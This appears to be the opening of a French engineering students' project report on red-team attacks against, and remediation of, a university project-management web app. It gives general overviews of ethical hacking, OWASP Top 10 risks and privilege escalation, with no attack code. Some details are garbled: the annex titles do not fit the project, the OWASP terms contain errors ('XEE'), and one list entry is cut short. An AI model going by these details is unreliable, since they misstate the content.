



République Tunisienne  
Ministère de l'Enseignement Supérieur et de la Recherche  
Scientifique  
Université de Carthage  
Institut National des Sciences Appliquées et de Technologie



# Projet de fin d'année

*4<sup>ème</sup> année*

Réseau Informatique et télécommunication

---

Exploitation et Défense des Réseaux de Cybersécurité

---

Réalisé par :

**Jaouadi Oussema**

**Bouchhiwa Hassen**

**Abida Ghassen**

*Sous la supervision de :*

Professeur: Youssfi Souhaib

**Année universitaire : 2022 – 2023**



# Remerciements

Nous réservons ces quelques lignes, avec un immense plaisir, en guise de reconnaissance à tous ceux qui ont contribué de près ou de loin à ce projet.

Nous adressons nos remerciements les plus sincères à notre encadrant Dr. Souhaib Youssfi, pour sa disponibilité, son aide morale et matérielle, et son précieux suivi tout au long de la réalisation de ce travail.

Nous tenons aussi à remercier vivement Dr. Lilia Sfaxi d'avoir consacré de son temps à la lecture du présent rapport et d'avoir accepté de faire partie du Jury en tant qu'examinatrice pour valider ce projet de fin d'année.

Tunis, le 01 juin 2023.

# Table des matières

<b>Introduction générale</b>	<b>1</b>
<b>1 Contexte du projet et notions de base</b>	<b>2</b>
1.1 Contexte du projet . . . . .	3
1.1.1 Problématique . . . . .	3
1.1.2 Motivation . . . . .	4
1.1.3 Méthodologie . . . . .	4
1.2 Les notions de base . . . . .	5
1.2.1 Hacking éthique . . . . .	5
1.2.2 Red and Blue team . . . . .	6
1.2.3 OWASP . . . . .	6
1.2.4 Les attaques systèmes . . . . .	8
<b>2 Besoin et conception</b>	<b>10</b>
2.1 Besoin . . . . .	11
2.1.1 Acteurs principaux . . . . .	11
2.1.2 Besoins fonctionels . . . . .	12
2.1.3 Diagramme de cas d'utilisation . . . . .	13
2.1.4 Besoins non fonctionels . . . . .	14
2.2 Conception . . . . .	14
2.2.1 Diagramme de classe . . . . .	14
2.2.2 Diagramme de séquence . . . . .	15
2.2.3 Architecture système . . . . .	18
2.2.4 Choix technologique . . . . .	19
<b>3 Réalisation : Application Web et Outils du Red Teaming</b>	<b>23</b>
3.1 Application Web . . . . .	24
3.1.1 HomePage . . . . .	24
3.1.2 Student-dashboard . . . . .	24
3.1.3 Création du projet et sprint . . . . .	25

3.1.4	Monitoring endpoint . . . . .	26
3.1.5	Admin-dashboard . . . . .	28
3.2	Outils du Red Teaming . . . . .	28
3.2.1	Reverse shell with data exfiltration . . . . .	28
3.2.2	JCrack . . . . .	29
3.2.3	SoftFuzz . . . . .	29
3.2.4	PBKDF2 crack . . . . .	30
<b>4</b>	<b>Les scénarios d'attaque et contre attaque</b>	<b>31</b>
4.1	Attaquer l'application web . . . . .	32
4.1.1	La méthodologie OWASP . . . . .	32
4.1.2	Combinaison d'attaques . . . . .	35
4.2	Élévation de privilèges . . . . .	36
4.2.1	Mouvement Hozirontale . . . . .	36
4.2.2	Mouvement Verticale . . . . .	37
4.3	Remédiation . . . . .	38
4.3.1	Privelege escalation verticale . . . . .	38
4.3.2	Privilège escalation horizontale . . . . .	38
4.3.3	Reverse shell avec exfiltration de données . . . . .	39
4.3.4	Upload de fichiers . . . . .	39
4.3.5	JWT crackable . . . . .	39
4.3.6	La traversée de répertoire . . . . .	40
	<b>Conclusion générale et perspectives</b>	<b>41</b>
	<b>Bibliographie</b>	<b>42</b>
	<b>Annexes</b>	<b>44</b>
	Annexe 1. Script Python de l'agent SDN . . . . .	44
	Annexe 2. Script Python du client C1 lié au broker B2 . . . . .	45

# Table des figures

1.1	Diagramme de Gantt . . . . .	5
1.2	Présentation de TOP 10 OWASP . . . . .	7
2.1	Diagramme de cas d'utilisation . . . . .	13
2.2	Diagramme de classe . . . . .	15
2.3	Diagramme de séquence pour un utilisateur . . . . .	16
2.4	Diagramme de séquence pour un enseignant . . . . .	16
2.5	Diagramme de séquence pour un étudiant . . . . .	17
2.6	Diagramme de séquence pour un administrateur . . . . .	17
2.7	Architecture système . . . . .	18
2.8	Firewall . . . . .	18
2.9	NGINX . . . . .	21
3.1	HomePage . . . . .	24
3.2	Student-dashboard . . . . .	25
3.3	Création du projet . . . . .	25
3.4	Création du sprint . . . . .	26
3.5	PDF Checker . . . . .	27
3.6	Analyser . . . . .	27
3.7	Admin-dashboard . . . . .	28
3.8	DNS . . . . .	28
3.9	DNS execution . . . . .	29
4.1	NMAP . . . . .	32
4.2	SoftFuzz . . . . .	33
4.3	Directory traversal . . . . .	34
4.4	Session management . . . . .	35
4.5	Combining Attack . . . . .	36
4.6	élévation de privilèges horizontales . . . . .	37
4.7	Mouvement horizontale . . . . .	37

4.8	Mouvement verticale . . . . .	38
4.9	Script finale . . . . .	38

# Introduction générale

Dans notre monde numérique en constante évolution, la cybersécurité est d'une importance capitale. L'éthical hacking, le "red teaming" et le "blue teaming" sont des pratiques essentielles pour protéger nos services et informations personnelles. L'éthical hacking permet d'identifier les vulnérabilités et les points faibles de nos systèmes, tandis que le "red teaming" reproduit les attaques réelles pour tester les défenses et améliorer les mesures de sécurité. Les équipes "blue team" travaillent quant à elles à la défense et à la réponse aux incidents. En explorant ces attaques, nous pouvons renforcer nos défenses et prévenir les violations de données, les pertes financières et les dommages à la réputation, garantissant ainsi un environnement numérique plus sûr pour tous.

Explorer ces attaques et comprendre leurs méthodologies est essentiel pour protéger nos services et nos informations personnelles dans notre vie quotidienne. En testant et en sondant activement les systèmes, les organisations peuvent identifier et résoudre les vulnérabilités avant que des acteurs malveillants ne les exploitent. L'éthical hacking et le "red teaming" fournissent des informations précieuses sur les faiblesses et les points de défaillance potentiels qui pourraient entraîner des violations de données, des pertes financières ou des dommages à la réputation.

Dans ce projet, Nous avons développer une application web et nous nous efforçons d'explorer les différentes vulnérabilités d'attaque qui pourraient compromettre sa sécurité. Notre objectif est de comprendre ces vulnérabilités et d'identifier les meilleures solutions de remédiation adaptées à ce contexte spécifique. En examinant attentivement les failles potentielles et en mettant en place des mesures de sécurité appropriées, nous visons à renforcer la protection de notre application web contre les attaques malveillantes.

Le présent rapport résume le travail réalisé dans le cadre de ce projet et est structuré en cinq chapitres. Nous commençons par introduire les concepts et les notions de base, en effectuant également une étude de l'état de l'art. Ensuite, nous proposons une spécification et une conception détaillée de notre site web, en tenant compte de ses vulnérabilités potentielles vis-à-vis de différentes attaques. Enfin, nous abordons la mise en œuvre de la solution et présentons les bonnes pratiques de remédiation recommandées pour prévenir toute exploitation par des hackers.



# CONTEXTE DU PROJET ET NOTIONS DE BASE

---

## Plan

1	Contexte du projet . . . . .	3
2	Les notions de base . . . . .	5

## Introduction

Dans ce premier chapitre, nous aborderons les notions fondamentales de la cybersécurité en mettant l'accent sur les pratiques de l'équipe rouge (red team) et de l'équipe bleue (blue team). Nous examinerons en détail les différentes technologies pertinentes ainsi que les protocoles utilisés dans le cadre de notre projet. De plus, nous explorerons les solutions proposées par l'OWASP (Open Web Application Security Project) pour renforcer la sécurité des applications web. Dans notre démarche, nous ne nous limiterons pas uniquement à l'exploration des attaques mentionnées dans l'owasp mais aussi aux attaques système. Nous développerons également une application web pour mettre en pratique ces attaques. En comprenant ces concepts, en explorant ces solutions et en réalisant nos propres attaques, nous visons à améliorer la sécurité globale de notre projet et à prévenir les vulnérabilités potentielles.

### 1.1 Contexte du projet

#### 1.1.1 Problématique

Comment identifier et remédier efficacement aux vulnérabilités d'attaque potentielles d'une application web dans le but de renforcer sa sécurité contre les attaques malveillantes ?

Cette problématique met en avant l'importance de la cybersécurité dans notre monde numérique en constante évolution. Dans un contexte où la protection des services et des informations personnelles est cruciale, l'éthical hacking, le "red teaming" et le "blue teaming" jouent un rôle essentiel. Cependant, afin de protéger efficacement nos systèmes, il est essentiel de comprendre les vulnérabilités d'attaque spécifiques et de mettre en place des mesures de remédiation adaptées.

Dans ce projet, l'objectif est de développer une application web et d'explorer les différentes vulnérabilités d'attaque qui pourraient compromettre sa sécurité. En examinant attentivement les failles potentielles et en mettant en place des mesures de sécurité appropriées, nous cherchons à renforcer la protection de notre application web contre les attaques malveillantes. Ainsi, il est nécessaire de répondre à la problématique suivante : comment identifier ces vulnérabilités spécifiques et mettre en œuvre les meilleures solutions de remédiation pour prévenir toute exploitation par des hackers ?

Pour répondre à cette problématique, le projet se déroulera en plusieurs étapes, comprenant l'étude des concepts et des notions de base, une spécification et une conception détaillée du site web,

l'implémentation de la solution et la présentation des bonnes pratiques de remédiation recommandées. L'objectif final est de renforcer la sécurité de l'application web en comprenant et en prévenant activement les attaques malveillantes, afin de garantir un environnement numérique plus sûr pour tous.

### 1.1.2 Motivation

La motivation de ce projet découle de notre compréhension des notions fondamentales de la cybersécurité, en mettant l'accent sur les pratiques de l'équipe rouge et de l'équipe bleue. En explorant les différentes technologies et protocoles pertinents, nous sommes conscients de l'importance de renforcer la sécurité des applications web. Nous nous appuyons sur les solutions proposées par l'OWASP pour identifier et prévenir les vulnérabilités potentielles. De plus, nous souhaitons aller au-delà de ces concepts en explorant également les attaques systèmes, qui constituent une catégorie d'attaques visant à compromettre la sécurité des systèmes informatiques. En développant une application web pour réaliser ces attaques, nous cherchons à améliorer la sécurité globale de notre projet, en mettant en pratique les connaissances acquises et en renforçant nos compétences en hacking éthique. En adoptant une approche responsable et légale, nous espérons prévenir les incidents de sécurité, protéger les données sensibles et contribuer à l'amélioration de la sécurité dans le domaine de la cybersécurité.

### 1.1.3 Méthodologie

Dans le cadre de notre projet, nous avons adopté une approche méthodologique basée sur Scrum. En utilisant cette méthode agile de gestion de projet, nous avons pu organiser notre travail de manière efficace et itérative. Nous avons découpé notre projet en différentes étapes, appelées "sprints", avec des objectifs clairs à atteindre à la fin de chaque sprint. Grâce à des réunions régulières, nous avons pu suivre l'avancement du projet, identifier les obstacles éventuels et apporter les ajustements nécessaires. Cette approche nous a permis de rester flexibles et de nous adapter aux changements tout au long du processus de développement.

En parallèle, nous avons utilisé un diagramme de Gantt pour visualiser la planification du projet. Ce diagramme nous a aidés à identifier les tâches clés, à définir les dépendances entre celles-ci et à estimer les délais. Il nous a également permis d'avoir une vue d'ensemble du projet et de mieux gérer les ressources et les échéances. En combinant la méthodologie Scrum avec le diagramme de Gantt, nous avons pu maintenir un bon équilibre entre la flexibilité nécessaire pour répondre aux

besoins changeants et la structure requise pour assurer une gestion efficace du projet. Le diagramme de Gantt[1] associé à notre méthodologie Scrum est présenté ci-dessous :




FIGURE 1.1 : Diagramme de Gantt

Grâce à cette approche combinée, nous avons pu progresser de manière organisée, respecter les échéances et maintenir une communication transparente au sein de notre équipe. Cela a contribué à la réussite de notre projet dans le respect des normes de sécurité et des objectifs fixés.

## 1.2 Les notions de base

### 1.2.1 Hacking éthique

Le **hacking éthique**[2], ou piratage éthique, en sécurité informatique, décrit l'activité de hacking lorsqu'elle n'est pas malveillante. Les mêmes pratiques (tel que le piratage, l'exploitation de faille, le contournement des limitations) peuvent être utilisées par des white hats (français : chapeaux blancs) avec un objectif bienveillant (analyse, information, protection...) ou des black hats (français : chapeaux noirs) avec un objectif malveillant (destruction, prise de contrôle, vol...). Par exemple, il est plus éthique de pratiquer une divulgation responsable et d'agir dans un cadre légal : mission de test d'intrusion ou bug bounty (chasse aux bugs). Les experts en piratage informatique suivent quatre concepts clés de protocole :

-Rester dans la légalité : Obtenir une autorisation appropriée avant d'accéder à un système

et de réaliser une évaluation de sécurité.

- Définir le périmètre : Déterminer la portée de l'évaluation afin que le travail de l'hacker éthique reste légal et dans les limites approuvées par l'organisation.

- Signaler les vulnérabilités : Informer l'organisation de toutes les vulnérabilités découvertes lors de l'évaluation. Fournir des conseils de remédiation pour résoudre ces vulnérabilités.

- Respecter la sensibilité des données : Selon la sensibilité des données, les hackers éthiques peuvent être tenus de respecter un accord de non-divulgaration, en plus d'autres termes et conditions requis par l'organisation évaluée.

### 1.2.2 Red and Blue team

La mise en œuvre d'une stratégie d'équipe rouge/équipe bleue [3] permet aux organisations de tester activement leurs défenses et capacités en matière de cybersécurité dans un environnement à faible risque. En faisant intervenir ces deux groupes, il est possible d'évoluer en permanence dans la stratégie de sécurité de l'organisation en fonction des faiblesses et vulnérabilités spécifiques à l'entreprise, ainsi que des dernières techniques d'attaque du monde réel.

Le **red teaming** consiste à identifier de manière systématique et rigoureuse (mais de manière éthique) un chemin d'attaque qui compromet la défense de sécurité de l'organisation en utilisant des techniques d'attaque du monde réel. En adoptant cette approche adversariale, les défenses de l'organisation ne sont pas basées sur les capacités théoriques des outils et des systèmes de sécurité, mais sur leur performance réelle face aux menaces réelles. Le red teaming est un élément essentiel pour évaluer avec précision les capacités de prévention, de détection et de remédiation de l'entreprise, ainsi que sa maturité en matière de sécurité.

Si l'équipe rouge joue en attaque, alors **l'équipe bleue** est en défense. Généralement, ce groupe est composé de consultants en réponse aux incidents qui fournissent des conseils à l'équipe de sécurité informatique sur les améliorations à apporter pour contrer les types sophistiqués d'attaques et de menaces cybernétiques. L'équipe de sécurité informatique est ensuite responsable de maintenir le réseau interne contre divers types de risques.

### 1.2.3 OWASP

Passons maintenant en revue l'OWASP (Open Web Application Security Project), qui constitue une ressource essentielle dans le domaine de la sécurité des applications web.

### 1.2.3.1 Présentation générale

L'Open Web Application Security Project, ou OWASP[4], est une organisation internationale à but non lucratif qui se consacre à la sécurité des applications web. L'un des principes fondamentaux de l'OWASP est que tous ses documents soient disponibles gratuitement et facilement accessibles sur son site web, ce qui permet à chacun d'améliorer la sécurité de ses propres applications web. Le matériel qu'ils proposent comprend de la documentation, des outils, des vidéos et des forums. Leur projet le plus connu est peut-être le Top 10 de l'OWASP.




FIGURE 1.2 : Présentation de TOP 10 OWASP

Le Top 10 de l'OWASP[4] est un rapport régulièrement mis à jour qui expose les préoccupations en matière de sécurité des applications web, en se concentrant sur les 10 risques les plus critiques. Le rapport est élaboré par une équipe d'experts en sécurité du monde entier. L'OWASP qualifie le Top 10 de « document de sensibilisation » et recommande à toutes les entreprises d'intégrer le rapport dans leurs processus afin de minimiser et/ou d'atténuer les risques de sécurité.

### 1.2.3.2 OWASP TOP 10

**Attaques par Injection SQL :** Les attaques par injection SQL se produisent lorsque des données non fiables sont envoyées à une application web, ce qui permet à un attaquant d'exécuter du code SQL malveillant. Pour prévenir ces attaques, il est essentiel de valider et d'assainir les données soumises par les utilisateurs, ainsi que de limiter l'exposition des informations sensibles.

**Authentification frauduleuse :** Les vulnérabilités de l'authentification peuvent donner aux attaquants un accès non autorisé à des comptes utilisateurs. Pour renforcer la sécurité de l'authentification, l'utilisation de l'authentification à deux facteurs (2FA) ainsi que la limitation des tentatives de connexion répétées sont recommandées.

**Exposition aux données sensibles** : La protection des données sensibles est essentielle pour éviter que les pirates y accèdent. Le chiffrement des données sensibles, la désactivation de la mise en cache et la minimisation du stockage des données inutiles sont des mesures clés pour réduire le risque d'exposition.

**Entités externes XML (XEE)** : Les attaques XEE exploitent les vulnérabilités des applications web analysant des données XML, permettant à un attaquant d'accéder à des informations sensibles. Pour prévenir ces attaques, il est recommandé d'utiliser des types de données moins complexes, tels que JSON, et de désactiver l'utilisation d'entités externes non autorisées.

**Contrôle d'accès interrompu** : Les contrôles d'accès défaillants permettent aux attaquants de contourner les autorisations et d'effectuer des actions non autorisées. L'utilisation de jetons d'autorisation et de contrôles stricts peut renforcer la sécurité des contrôles d'accès.

**Mauvaise configuration de la sécurité** : La mauvaise configuration de la sécurité est une vulnérabilité courante, souvent due à l'utilisation de configurations par défaut ou à l'affichage d'erreurs détaillées. Pour atténuer ce risque, il est recommandé de supprimer les fonctionnalités inutilisées et de limiter la spécificité des messages d'erreur.

**Scénario de site croisé** : Les vulnérabilités de script intersites permettent aux attaquants d'exécuter du code malveillant sur les navigateurs des utilisateurs. Éviter les requêtes HTTP non fiables, valider et assainir le contenu généré par les utilisateurs et utiliser des cadres de développement web modernes peuvent réduire les risques.

**Désérialisation incertaine** : La désérialisation non sécurisée peut entraîner des attaques telles que des attaques DDoS et l'exécution de code à distance. La meilleure façon de se protéger est d'interdire la désérialisation de données provenant de sources non fiables.

**Utilisation de composants présentant des vulnérabilités connues** : L'utilisation de composants avec des vulnérabilités connues peut laisser une application web exposée aux attaques. Il est essentiel de supprimer les composants inutilisés, de s'approvisionner auprès de sources fiables et de maintenir

#### 1.2.4 Les attaques systèmes

Les attaques systèmes[5] constituent une catégorie d'attaques visant à compromettre la sécurité des systèmes informatiques, des réseaux et de l'infrastructure. Parmi ces attaques, l'escalade de privilèges est une menace particulièrement préoccupante. Elle vise à obtenir des privilèges élevés

au sein d'un système ou d'un réseau, permettant ainsi à un attaquant d'accéder à des ressources sensibles, de perturber le fonctionnement des systèmes ou de voler des informations confidentielles. L'escalade de privilèges exploite souvent des vulnérabilités dans les systèmes d'exploitation, les protocoles réseau ou les configurations incorrectes pour accéder illégalement à des comptes privilégiés. Par exemple, un attaquant peut exploiter une faiblesse dans un logiciel pour exécuter du code malveillant avec des privilèges élevés ou utiliser des techniques d'ingénierie sociale pour tromper les utilisateurs afin d'obtenir leurs informations d'identification. La protection contre l'escalade de privilèges implique la mise en place de mesures de sécurité solides. Cela inclut l'utilisation de politiques de gestion des accès strictes, la configuration adéquate des autorisations et des privilèges, ainsi que l'application de correctifs réguliers pour combler les vulnérabilités connues. De plus, l'utilisation de techniques de surveillance et de détection d'intrusion permet de détecter les activités suspectes et de réagir rapidement en cas d'incident. En comprenant les méthodes utilisées par les attaquants pour l'escalade de privilèges et en mettant en place des mesures de prévention et de détection appropriées, il est possible de réduire les risques et de maintenir la sécurité du système. La protection contre les attaques systèmes, et notamment l'escalade de privilèges, est essentielle pour prévenir les violations de données, les pertes financières et les dommages à la réputation des organisations.

## Conclusion

En conclusion, notre projet tire sa motivation de notre compréhension approfondie des notions fondamentales de la cybersécurité, de l'exploration des pratiques de l'équipe rouge et de l'équipe bleue, ainsi que des solutions proposées par l'OWASP. En renforçant la sécurité de notre projet, en prévenant les vulnérabilités et en développant une application web pour réaliser des attaques systèmes, nous contribuons à l'amélioration de la sécurité des applications web. Notre approche responsable et légale nous permet de renforcer nos compétences en sécurité informatique tout en protégeant les utilisateurs contre les menaces cybernétiques.



---

# BESOIN ET CONCEPTION

---

## Plan

1	Besoin . . . . .	11
2	Conception . . . . .	14

## Introduction

Dans ce deuxième chapitre, nous aborderons la conception et les besoins de notre application web dans le contexte de la cybersécurité. Nous examinerons l'architecture du système, en mettant l'accent sur la sécurité, et définirons les exigences fonctionnelles et non fonctionnelles qui orienteront notre approche de conception. Ce chapitre jettera les bases de notre solution sécurisée, en identifiant les vulnérabilités potentielles et en définissant les fonctionnalités clés pour contrer les attaques malveillantes.

### 2.1 Besoin

#### 2.1.1 Acteurs principaux

Le projet de notre application web de gestion de projets universitaires implique différents acteurs clés qui interagissent avec le système et contribuent à son bon fonctionnement.

**Administrateurs :** Les administrateurs jouent un rôle crucial dans la gestion de la plateforme. Leur responsabilité principale est d'attribuer des rôles spécifiques (professeur ou étudiant) à chaque utilisateur en fonction de leurs besoins et responsabilités. Ils sont chargés de maintenir la sécurité et l'intégrité du système, en veillant à ce que les utilisateurs autorisés aient accès aux fonctionnalités appropriées.

**Professeurs :** Les professeurs sont les initiateurs des projets de fin d'année. Ils utilisent l'application web pour attribuer des projets aux étudiants, en définissant les détails et les objectifs spécifiques de chaque projet. Ils ont la responsabilité de superviser et d'évaluer les progrès des étudiants tout au long du projet. Les professeurs peuvent également valider les sprints et attribuer des notes en fonction de la performance des étudiants.

**Étudiants :** Les étudiants sont les principaux utilisateurs de l'application web. Ils interagissent avec la plateforme pour consulter les projets qui leur ont été assignés, suivre la progression du travail et valider les sprints une fois les tâches assignées terminées. Les étudiants peuvent également consulter les évaluations et les notes attribuées par les professeurs, leur permettant ainsi de suivre leur performance et d'améliorer leurs compétences en gestion de projets.

En collaborant étroitement, les administrateurs, les professeurs et les étudiants jouent un rôle essentiel dans le fonctionnement efficace de notre application web de gestion de projets universitaires. Leur engagement et leur interaction avec le système permettent une supervision adéquate des projets,

une évaluation juste des performances des étudiants et une expérience d'apprentissage enrichissante pour tous les acteurs impliqués.

### **2.1.2 Besoins fonctionnels**

#### **2.1.2.1 Authentification sécurisée**

Notre système doit proposer une solution d'authentification et d'autorisation solide, en mettant en œuvre des mécanismes d'authentification robustes. De plus, nous devons accorder une attention particulière à la gestion des accès, en définissant des niveaux d'autorisation appropriés pour chaque utilisateur et en garantissant que seuls les utilisateurs autorisés puissent accéder aux ressources sensibles.

#### **2.1.2.2 Détection des vulnérabilités**

Nous effectuerons une recherche approfondie et méticuleuse des vulnérabilités dans le système en utilisant des méthodes de recherche manuelles. Cela impliquera l'examen attentif de chaque aspect de l'application, la recherche active de failles de sécurité potentielles. Nous accorderons une attention particulière aux configurations de sécurité et à l'évaluation de toute éventuelle faiblesse qui pourrait être exploitée, afin de prendre les mesures appropriées pour renforcer la sécurité de l'application web.

#### **2.1.2.3 Exploitation des vulnérabilités**


Le projet doit intégrer des scénarios d'exploitation des vulnérabilités identifiées afin de démontrer leur impact potentiel sur le système cible. Ces scénarios permettront de simuler des attaques ciblées et de mettre en évidence les conséquences néfastes que pourraient avoir ces vulnérabilités si elles étaient exploitées par des personnes malveillantes. En utilisant ces scénarios, nous pourrions évaluer de manière concrète les risques encourus et mettre en place des mesures correctives appropriées pour renforcer la sécurité du système.

#### **2.1.2.4 Remédiation**

Le système doit faciliter la mise en œuvre de mesures de remédiation efficaces pour corriger les vulnérabilités identifiées et renforcer la sécurité de l'application web. Cela peut inclure des fonctionnalités telles que la gestion des correctifs, la modification des configurations de sécurité et la recommandation de bonnes pratiques en matière de sécurité.

### 2.1.3 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation permet de visualiser les interactions entre les acteurs (administrateur, professeurs, étudiants) et le système, offrant ainsi une vue claire des fonctionnalités principales de l'application.



**FIGURE 2.1 :** Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation illustre de manière concise les principales fonctionnalités de notre application web. Il met en évidence le processus de gestion des projets de fin d'année, où les professeurs attribuent des projets aux étudiants et les divisent en sprints. Les étudiants doivent valider ces sprints pour obtenir une note finale. De plus, l'administrateur joue un rôle essentiel en associant les utilisateurs aux rôles appropriés (professeur ou étudiant). Ce diagramme permet de visualiser clairement les interactions entre les acteurs et le système, fournissant ainsi une vue d'ensemble de la logique et du flux de notre application.

## **2.1.4 Besoins non fonctionnels**

### **2.1.4.1 Performance**

Le système doit être performant, en minimisant les temps de réponse et en traitant efficacement les analyses de sécurité, même avec un volume élevé de données. Cela implique une optimisation des requêtes et des algorithmes, ainsi qu'une gestion efficace des ressources système pour garantir des performances optimales.

### **2.1.4.2 Extensibilité**

Le système doit être extensible, permettant l'ajout de nouvelles fonctionnalités et la prise en charge de futurs besoins de sécurité. Il doit être conçu de manière modulaire et évolutif, facilitant l'intégration de nouveaux modules ou services sans perturber le fonctionnement global du système.

### **2.1.4.3 Facilité d'utilisation**

Le système doit être convivial, en fournissant une interface utilisateur intuitive et des fonctionnalités claires pour faciliter la gestion des vulnérabilités et des attaques. Les utilisateurs doivent pouvoir naviguer facilement dans le système, accéder aux fonctionnalités pertinentes et comprendre les informations présentées de manière claire et concise.

## **2.2 Conception**

### **2.2.1 Diagramme de classe**

Le diagramme de classe nous permet de représenter la structure statique de notre système en identifiant les classes, les attributs, les méthodes et les relations entre elles. Grâce à ce diagramme, nous pouvons visualiser l'organisation et l'architecture de notre application, ainsi que les interactions entre les différentes classes

